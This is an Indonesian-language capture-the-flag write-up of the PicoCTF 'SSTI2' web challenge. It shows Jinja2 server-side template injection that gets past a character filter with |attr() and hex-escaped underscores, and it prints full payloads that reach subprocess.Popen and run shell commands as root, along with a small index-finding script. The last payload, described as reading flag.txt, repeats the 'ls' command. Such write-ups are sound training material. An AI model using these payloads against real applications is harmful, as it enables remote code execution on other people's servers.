PicoCTF


Web Exploitation – SSTI2 – level medium
Writer: levith4n

Author:
Venax


Description:
I made a cool website where you can announce whatever you want! I read about input sanitization, so now I remove any kind of characters that could be a problem :)

Additional details will be available after launching your challenge instance.


Ini adalah *challange* SSTI, tetapi dengan sanitasi.




Ini adalah tampilan utama dari aplikasi web target, kita dapat menginputkan sesuatu pada form yang disediakan, setelah itu input yang kita masukkan akan ditampilkan kembali ke kita.




Sesuai yang terdapat pada deskripsi, kita akan mencoba melakukan SSTI, saya mencoba payload SSTI JInja2, yaitu {{7 * 7}} dengan harapan hasil yang dikembalikan kepada kita adalah **49** (hasil perkalian 7 * 7).




Ternyata hasil yang dikembalikan adalah **49**, hal ini mengindikasikan bahwa ini memang rentan akan SSTI.




Kemudian saya menggunakan **Burp repeater** untuk mempermudah dan memasukkan **{{1.__class__}}** yang bertujuan untuk mendapatkan **class** dari angka 1 yaitu < class ‘**integer’>.** Namun, seperti yang terlihat, hal ini tidak diizinkan sehingga diblokir oleh aplikasi web.




Kemudian, saya memastikan karakter apa yang tidak diizinkan oleh aplikasi web ini, dengan memasukkan karakter (**.**) , seperti yang terlihat bahwa karakter ini tidak diizinkan.



Selain tanda titik, saya juga memastikan karakter _ diizinkan atau tidak oleh aplikasi web ini, , seperti yang terlihat bahwa karakter ini tidak diizinkan juga.




Karena mengetahui bahwa tanda titik dan underscore tidak diizinkan, maka saya memikirkan inisiatif lain, yaitu menggunakan cara **<object>[attribut]**, yang mana **object** akan kita isi dengan angka 1 dan **attribut** akan kita isi **__class__**, karena sebenarnya setiap object pada python memiliki **attribut __class__** dan untuk karakter _ saya coba konversi ke **hex**. Ternyata hal ini juga tidak diizinkan yang mengindikasikan bahwa karakter **[]** juga tidak diizinkan.




Setelah itu saya memikirkan alternatif lain, yaitu menggunakan **<object>|attr(attribute)**, sama seperti sebelumnya untuk karakter _ saya coba konversi ke **hex**. Seperti yang terlihat bahwa hal ini berhasil

Payload: **{{1|attr(“\x5f\x5fclass\x5f\x5f”)}}**



Selanjutnya saya hanya perlu membuat payload **SSTI** untuk mendapatkan **class subprocess.Popen**, yang mana ini akan saya gunakan untuk RCE.

Payload:
{{1|attr(“\x5f\x5fclass\x5f\x5f”)|attr(“\x5f\x5fmro\x5f\x5f”)|attr(“\x5f\x5fgetitem\x5f\x5f”)(1)|attr(“\x5f\x5fsubclasses\x5f\x5f”)()}}



Karena output dari *payload* sebelumnya menghasilkan list dari seluruh **built-in class** pada Python yang tidak memungkinkan kita menghitung **index** dari class **subprocess.Popen**, saya pun membuat *script* python sederhana untuk menentukan **index** class **subprocess.Popen** dari output *payload* sebelumnya, output tersebut saya masukkan ke dalam file **class.txt**.


```python
import re

with open('class.txt') as f:
    lines = f.read()


class_names = re.findall(r"<class '([^']+)'>", lines)


for i in range(len(class_names)):
   if(class_names[i] == "subprocess.Popen"):
        print(f"index dari popen {i+1}")
        break
```

Setelah itu, saya menjalankan script tersebut dan menemukan bahwa pada output tersebut **subprocess.Popen** berada pada index ke-**356**.

```
[^ levith4n@arch] ~/Data/ctf-tools/Popen-Finder  main > python3 main.py
index dari popen 356
```


Selanjutnya saya melanjutkan *payload* SSTI sebelumnya.
Payload:
{{1|attr(“\x5f\x5fclass\x5f\x5f”)|attr(“\x5f\x5fmro\x5f\x5f”)|attr(“\x5f\x5fgetitem\x5f\x5f”)(1)|attr(“\x5f\x5fsubclasses\x5f\x5f”)()|attr(“\x5f\x5fgetitem\x5f\x5f”)(356)(‘whoami’, shell=True, stdout=-1)|attr(“communicate()”)}}

Payload ini akan membuat kita melakukan RCE, seperti yang terlihat saya memasukkan perintah **whoami** dan mendapatkan output **root** yang menandakan bahwa kita langsung masuk dengan hak akses **root**.



Selanjutnya saya menggunakan perintah **ls** untuk melihat isi dari direktori saat ini, saya menemukan file **flag.txt** yang sepertinya berisi flag.

Payload:
{{1|attr(“\x5f\x5fclass\x5f\x5f”)|attr(“\x5f\x5fmro\x5f\x5f”)|attr(“\x5f\x5fgetitem\x5f\x5f”)(1)|attr(“\x5f\x5fsubclasses\x5f\x5f”)()|attr(“\x5f\x5fgetitem\x5f\x5f”)(356)(‘ls’, shell=True, stdout=-1)|attr(“communicate()”)}}



Terakhir, saya mencoba membaca isi dari file **flag.txt** dengan perintah **cat**.

Payload:
{{1|attr(“\x5f\x5fclass\x5f\x5f”)|attr(“\x5f\x5fmro\x5f\x5f”)|attr(“\x5f\x5fgetitem\x5f\x5f”)(1)|attr(“\x5f\x5fsubclasses\x5f\x5f”)()|attr(“\x5f\x5fgetitem\x5f\x5f”)(356)(‘ls’, shell=True, stdout=-1)|attr(“communicate()”)}}